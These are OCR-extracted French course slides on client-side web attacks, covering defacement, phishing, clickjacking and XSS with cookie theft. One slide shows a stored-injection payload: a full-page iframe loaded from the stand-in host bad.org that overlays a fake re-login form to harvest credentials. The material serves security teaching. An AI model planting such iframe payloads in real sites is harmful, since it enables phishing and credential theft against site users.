
  défiguration
  hameçonnage (vol d'identifiants)
  détournement de clic

- **XSS** (*Cross Site Scripting*)


  Attaque qui a pour but de faire exécuter un code malveillant par le client

  défiguration
  hameçonnage (document.location)
  vol de session (document.cookie)


3. Côté client Usurpation de contenu




3. Côté client Usurpation de contenu



3. Côté client Usurpation de contenu



3. Côté client Usurpation de contenu



Smith<iframe src=...></iframe>

BD

Application Web

Contensin
Dupond
Smith<iframe src=http://bad.org/page.html
style="background-color:white;border:0;width:100%;
height:100%;position:absolute;top:0;left:0"></iframe>
Toto

HTML

admin

Contensin
Dupond
Smith
Toto

HTML

Vous avez été déconnecté,
merci de vous authentifier


login

password

